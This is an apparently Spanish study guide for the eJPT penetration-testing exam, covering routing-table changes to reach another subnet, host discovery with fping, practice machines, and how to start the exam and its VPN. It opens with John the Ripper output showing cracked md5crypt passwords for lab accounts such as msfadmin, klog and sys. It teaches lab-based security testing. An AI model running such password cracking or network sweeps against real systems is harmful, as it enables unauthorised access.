
```
[x]--[lxbx@lxbx]--[~]
└─$ john clave.txt
Warning [redacted] detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'a' or Ctrl-C to abort, almost any other key for status
user          (user)
service        (service)
postgres       (postgres)
msfadmin       (msfadmin)
Warning: Only 46 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 8 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 22 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 27 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789      (klog)
batman         (sys)
Proceeding with incremental ASCII
[redacted]
```

▼ Tabla de enrutamiento

En este caso es muy importante que comprendas este concepto, si mantenemos varias direcciones IP con diferente segmento de red, significa que no se encuentran dentro de la misma subred, es por esa razón que se debe agregar a tu tabla de enrutamiento para poder encaminar los paquetes a una red destino.

Veamos un ejemplo:

Mi dirección IP es **192.168.0.14** y tengo otra dirección IP correspondiente a **192.168.180.126** donde no tengo alcance ya que no se encuentran en la misma subred. Pero el ¿Por qué? Muy simple si analizas ambas direcciones IP mantienen diferente segmento de red, por lo cual inmediatamente puedes saber que no se encuentran en la misma subred y no se pueden comunicar.



Para lograr la comunicación es necesario agregar la dirección IP a nuestra tabla de enrutamiento.

Lo primero que se necesita saber cual es nuestra puerta de enlace, ya que es la encargada de establecer la comunicación.

route

```
[x]-[root@lxbx]-[/home/lxbx]
└─#route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
default         192.168.0.1      0.0.0.0        UG    100   0    0 ens33
192.168.0.0    0.0.0.0        255.255.255.0  U     100   0    0 ens33
```

En palabras simples:

- **Destination:** Corresponde hacia donde quiero ir
- **Gateway:** Corresponde a la puerta de enlace.
- **Genmask:** Corresponde a la máscara de red, cuando sale la 255.255.255.0, equivale a 192.168.0.0/24 (segmento de red de la 1 a la 255) y cuando sale 255.255.255.255, equivale a 192.168.0.5 (corresponde a un solo segmento específico)

Te invito a seguir buscando más información por Internet.

Una vez identificada la puerta de enlace, vamos agregar nuestra dirección IP.

Te aconsejo que agregues es segmento completo (1 a la 255) ya que puede haber más host con vulnerabilidades que revisar (recuerda que estamos simulando un entorno real). Un comando bastante útil es fping donde permite listas los hosts de una red. Para que veas un ejemplo, recuerdas que yo tengo la dirección IP 192.168.0.14, si quiera ver todos los hosts que se encuentran en este segmento de red tengo que indicarlo 192.168.0.0/24 para que recorra de la 1 a la 255 y de esa manera muestra los hosts que están activos.

```
fping -a -g -o -A 192.168.0.0/24 2>/dev/null
```

```
[X]-[root@lxbx]-[/home/lxbx]
└─#fping -a -g -o -A 192.168.0.0/24 2>/dev/null
192.168.0.1
192.168.0.5
192.168.0.2
192.168.0.9
192.168.0.13
192.168.0.14
192.168.0.252
```

Como aun no realizamos la configuración en nuestra tabla de enrutamiento de la nueva dirección IP, si ejecutamos el mismo comando hacia el segmento de red 192.168.182.0/24 no tendremos resultados por que aún no tenemos alcance.

```
[X]-[root@lxbx]-[/home/lxbx]
└─#fping -a -g -o -A 192.168.180.0/24 2>/dev/null
[X]-[root@lxbx]-[/home/lxbx]
└─#
```

Bueno ahora queda agregar el segmento de red a nuestra tabla de enrutamiento, mediante el comando ip route (debes tener permisos de super-usuario o ante poner sudo)

```
ip route add 192.168.180.0/24 via 192.168.0.1
```

- add: Para agregar.
- via: Para indicar la puerta de enlace.
- .0/24: Para agregar de la 1 a la 255.

```
[root@lxbx]-[/home/lxbx]
└─#ip route add 192.168.180.0/24 via 192.168.0.1
[root@lxbx]-[/home/lxbx]
```

Revisamos nuestra tabla de enrutamiento y podemos verificar que se agregó correctamente.

```
[root@lxbx]-[/home/lxbx]
└─#route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
default         192.168.0.1   0.0.0.0       UG    100    0        0 ens33
192.168.0.0     0.0.0.0       255.255.255.0 U      100    0        0 ens33
192.168.180.0   192.168.0.1   255.255.255.0 UG      0    0        0 ens33
```

Ahora si ejecutamos el comando anterior para ver el host disponible dentro del segmento de red agregado, ya tenemos alcance y muestra resultados.

```
[root@lxbx]-[/home/lxbx]
└─#fping -a -g -o -A 192.168.180.0/24 2>/dev/null
192.168.180.52
192.168.180.118
192.168.180.126
```

Desde ese punto ya puedes realizar un reconocimiento a los hosts identificados.

▼ ¿Dónde practicar?

Algunas maquinas donde puedes practicas son:

- **Blue** (maquina de Hack The Box)
- **Jarvis** (maquina de Hack The Box)
- **Metasploitable 2**
- **Maquinal locales**

▼ Review

Algunos review que te pueden servir:

- Deep Hacking

eJPT Review - Deep Hacking

Hace 2 semanas me presenté al eJPT y pude sacarlo con éxito, quería hablar sobre que me ha parecido esta certificación y hacer una review ya que siempre veo personas que tienen dudas sobre la misma (al igual que yo)

🔗 <https://deephacking.tech/ejpt-review/>



- BountyHacker

<https://www.youtube.com/watch?v=BaqBjrsvkTY>

- HackeMate

https://www.youtube.com/watch?v=D_4X1tMUMv8&t=1s


▼ Iniciar el examen

PASO 1 - Ingresar a la plataforma

Link:

eLearnSecurity | Sign In

🔗 https://members.elearnsecurity.com/signin?redirect_uri=https%3A//members.elearnsecurity.com/exams/ejpt




The image shows the sign-in page for eLearnSecurity. At the top is the eLearnSecurity logo, which includes a red shield icon with a keyhole and the text "eLearnSecurity AN/INE COMPANY". Below the logo is the heading "Signin with Caendra". A subtext states "Caendra is the unified login for all eLearnSecurity services." There are two input fields: "Email" and "Password", both with placeholder text. Below these is a large green "SIGN IN" button. Underneath the sign-in form is a horizontal line with the text "OR SIGN IN WITH". Below this is a red "G GOOGLE" button. At the bottom of the page are links for "Forgot password?", "Do not have an account?", and "Create an account". The footer contains the copyright notice "Copyright Caendra Inc. © 2022".

PASO 2 - Crear credenciales de VPN


Cuando ingreses a la plataforma para dar inicio al examen, si es primera evaluación con eLearnSecurity debes generar las credenciales para tu VPN y así tener acceso al laboratorio.

Deber dirigirte a:

- Ir al nombre de usuario (punto 1) se despliega un menú y debes ingresar a "Lab VPN Credentials" (punto 2).



- Una vez ingresado a dicha opción, debes ingresar los datos requeridos y guardar.



PASO 3:

- Posteriormente ingresar a "Examns" entrar a la certificación y en la parte inferior se puede dar inicio al examen, una vez iniciado la evaluación puedes descargar la VPN que debes habilitar con los datos anteriormente guardados, desde tú terminal.

Ejemplo:

```
sudo openvpn name_vpn_ejpt.vpn
```

```
[lxbx@lxbx]~[~/Descargas/firefox]
└─$ sudo openvpn lab_LXBX.ovpn |
```

NOTA: al dar enter al comando te solicitara las credenciales, verifica que se realice la conexión y no cierres la terminal.

```
2022-11-04 11:16:18 net_iface_up: set tun0 up
2022-11-04 11:16:18 net_addr_v4_add: 10.10.14.3/23 dev tun0
2022-11-04 11:16:18 net_iface_mtu_set: mtu 1500 for tun0
2022-11-04 11:16:18 net_iface_up: set tun0 up
2022-11-04 11:16:18 net_addr_v6_add: dead:beef:2::1001/64 dev tun0
2022-11-04 11:16:18 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 metric -1
2022-11-04 11:16:18 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
2022-11-04 11:16:18 add_route_ipv6(dead:beef::/64 -> dead:beef:2::1 metric -1) dev tun0
2022-11-04 11:16:18 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2022-11-04 11:16:18 WADNTMC: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2022-11-04 11:16:18 Initialization Sequence Completed
```

Mucho éxito!

Atte. lxbx